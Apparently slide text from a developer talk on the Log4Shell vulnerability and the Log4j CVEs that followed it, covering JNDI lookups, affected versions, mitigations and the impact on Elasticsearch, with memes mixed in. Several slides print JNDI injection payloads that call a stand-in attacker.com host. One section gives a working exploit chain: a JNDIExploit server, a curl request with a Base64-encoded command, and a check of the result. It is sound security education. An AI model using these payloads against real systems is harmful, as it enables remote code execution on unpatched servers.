

Learnings from



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Who remembers Log4Shell?

MY HOLIDAY PLANS



LOG4J



What logger are you using?

Agenda

What is Log4Shell?

How can you exploit it?

How can it affect products?

How can you protect against it?



elastic

Developer 

What is Log4Shell?



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My kids just asked why there was a Minecraft update with no features and what a “Log4J” was, and I have been preparing my whole life for this.

I had to start at the beginning with C format strings. I should be able to get to Java and jar files by midnight.

4:57 am · 12 Dec 2021 · Twitter for iPhone


CVE-2021-44228

Log4j 2.0-beta9-2.12.1 & 2.13.0-2.14.1

**[https://logging.apache.org/log4j/2.x/
security.html#log4j-2.15.0](https://logging.apache.org/log4j/2.x/security.html#log4j-2.15.0)**

**[https://cve.mitre.org/cgi-bin/cvename.cgi?
name=CVE-2021-44228](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228)**

Java Naming and Directory Interface (JNDI)



[https://rickgray.me/2016/08/19/jndi-injection-from-theory-to-apply-blackhat-review/ \(2016\)](https://rickgray.me/2016/08/19/jndi-injection-from-theory-to-apply-blackhat-review/ (2016))

Log4Shell

<https://www.lunasec.io/docs/blog/log4j-zero-day/>

`${jndi:ldap://attacker.com:1389/a}`

**Remote Code Execution
Common Vulnerability Scoring System 10/10**

CVSS



<https://www.balbix.com/insights/base-cvss-scores/>



APACHE

LOG4J

CVE-2021-44228

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


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APACHE LOG4J?

- * Highly Optimised Open Source Logging Library for Java applications

Components



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log4j LOOKUP PLUGINS

 `${name:Key}`

Tells Log4j which plugin to load ↗
↳ Name of item to locate

* This plugin loading feature adds extensibility

eg `${java:version}` → Log4J → 11.0.11

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JNDI LOOKUP PLUGIN

Java Naming and Directory Interface


- * JNDI allows Java application to make connections to LDAP Server OR RMI

JNDI LOOKUP PLUGIN → `${jndi:loc}`

Allows variables to be retrieved via JNDI from 'loc' parameter

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
JNDI ↔ LDAP ! ISSUE

 `${jndi:ldap://example.com/a}`

The issue arises when 'a' is a class file. This triggers code execution

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Attack

 `${jndi:ldap://attacker.com/exploit}`

Notes ↗

- * Vulnerable versions
2.2.0Beta9 to 2.12.1
2.13.0 to 2.15.0
- * Upgrade to 2.17.0 as version 2.16.0 is vulnerable to DDS (CVE-2021-45046)

Don't Panic ;)

Don't Panic

<https://securityzines.com/flyers/log4j.html>



jorin zzz



@YawningJorin

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Use programming-positive language!

🚫 DON'T say "arbitrary code execution vulnerability"

✓ DO say "surprise extension API"

3:40 PM · Dec 11, 2021 · Twitter for Android

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RCE vs serialization issue

JDK greater 6u211, 7u201, 8u191, 11.0.1 are not affected by the LDAP attack vector because
com.sun.jndi.ldap.object.trustURLCodebase=false

With some caveats + other attack vectors possible / reuse local code

Upgrade

JDK7 Log4j 2.12.4

JDK8+ ~~2.15.0~~ 2.16.0, but 2.17.1+ recommended

HI, THIS IS
YOUR SON'S SCHOOL.
WE'RE HAVING SOME
COMPUTER TROUBLE.



OH, DEAR - DID HE
BREAK SOMETHING?

IN A WAY -)



DID YOU REALLY
NAME YOUR SON
(\$JNDI:LDAP://
evilcorp))Bobby ?

- OH, YES. LITTLE
BOBBY JINDI,
WE CALL HIM.



WELL, WE'VE GOT OUR
SERVERS CRYPTOLOCKED.
I HOPE YOU'RE HAPPY.




AND I HOPE
YOU'VE LEARNED
TO SANITIZE YOUR
LOG4J INPUTS.

Security scanners are

**log4j2.formatMsgNoLookups=true
available 2.10+, default 2.15+**

**Some attack vectors depend on JDK features
Remove JndiLookup class from the classpath**

WE HAVE HAD ONE CVE, YES



BUT WHAT ABOUT A SECOND LOG4J CVE?

CVE-2021-45046

Incomplete patch in 2.15.0

CVSS 3.7 (limited DoS) updated to 9.0 (limited RCE)

`${jndi:ldap://attacker.com:1389/a}to`

`${jndi:ldap://127.0.0.1#attacker.com:1389/a}`

Exploit

Custom / non-default pattern

```
appender.console.layout.pattern = ${ctx:tainted} -  
%d{yyyy-MM-dd HH:mm:ss} %-5p %c{1}:%L - %m%n
```

```
ThreadContext.put("tainted", TAINTED);  
logger.error("My log message with tainted context...");
```

Upgrade

Log4j 2.16.0 or 2.12.2

Or remove JndiLookup class

DELETES JNDI LOOKUP CLASS



It ain't much, but it's honest work

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CVE-2021-45105

New vulnerability, non-default pattern needed

CVSS 5.9 (DoS)

Upgrade to 2.17.0 or 2.12.3.

Change

To close this attack vector for good, Log4j 2.17.0 changed
recursive substitution within lookups:

Recursive evaluation is allowed while parsing the configuration (no user-input/LogEvent data is present, and configuration breaks are to be avoided) however when log-events themselves are being evaluated we never recursively evaluate substitutions.

A medium shot of Senator Bernie Sanders. He is an elderly man with white hair and glasses, wearing a dark brown zip-up jacket over a dark shirt. He is looking slightly to his left with a serious expression. The background shows a residential street with houses and trees.

Bernie

**I am once again asking
you to fix a log4j vulnerability**


CVE-2021-44832

**RCE via the JDBC Appender when an attacker controls
the configuration in 2.17.0**

CVSS 6.6

Upgrade to 2.17.1 or 2.12.4





**ATTACKERS WAITING FOR AN
INSIDER TO EDIT THE CONFIG FILE**



**PS: How many "features" should
your logger have?**

Logstash

TM

**How can you exploit
it?**

Example

**Spring Boot: [https://github.com/christophetd/
log4shell-vulnerable-app](https://github.com/christophetd/log4shell-vulnerable-app)**

Gradle

```
dependencies {  
    implementation('org.springframework.boot:spring-boot-starter-web') {  
        exclude group: 'org.springframework.boot', module: 'spring-boot-starter-logging'  
    }  
    implementation 'org.springframework.boot:spring-boot-starter-log4j2:2.6.1'  
    testImplementation 'org.springframework.boot:spring-boot-starter-test'  
}
```

Java

```
@RestController
public class MainController {

    private static final Logger logger = LogManager.getLogger("HelloWorld");

    @GetMapping("/")
    public String index(@RequestHeader("X-Api-Version") String apiVersion) {
        logger.info("Received a request for API version " + apiVersion);
        return "Hello, world!";
    }

}
```

Exploit

```
# Exploit server
java -jar JNDIExploit-1.2-SNAPSHOT.jar -i <private IP> -p 8888

# Loading the exploit
curl 127.0.0.1:8080 -H 'X-Api-Version: ${jndi:ldap://<private IP>:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd251ZAo=}''

# Owned system
docker exec vulnerable-app ls /tmp
```

Why was there no virus / worm?

How can it affect products?



**Elasticsearch 5.0 to 7.16.0 are
using a vulnerable Log4j2 version**



But it's not that simple...

Elasticsearch	Log4j	JDK	RCE	Leak	Action required	Protection in place
≥7.16.3	2.17.1	any	-	-	-	Log4j 2.17.1 and JNDILookup class removed
7.16.2	2.17.0	any	-	-	-	Log4j 2.17.0 and JNDILookup class removed
7.16.1	2.11.1	any	-	-	-	JNDILookup class removed and log4j2.formatMsgNoLookups=true
7.0.0-7.16.0	2.11.1	≥9	-	-	-	Java Security Manager and JVM default
7.0.0-7.16.0	2.11.1	<9	-	💥	formatMsgNoLookups	Java Security Manager

Elasticsearch	Log4j	JDK	RCE	Leak	Action required	Protection in place
≥6.8.23	2.17.1	any	-	-	-	Log4j 2.17.1 and JNDILookup class removed
6.8.22	2.17.0	any	-	-	-	Log4j 2.17.0 and JNDILookup class removed
6.8.21	2.11.1	any	-	-	-	JNDILookup class removed and log4j2.formatMsgNoLookups=true
6.4.0-6.8.20	2.11.1	≥9	-	-	-	Java Security Manager and JVM default
6.4.0-6.8.20	2.11.1	<9	-	💥	formatMsgNoLookups	Java Security Manager
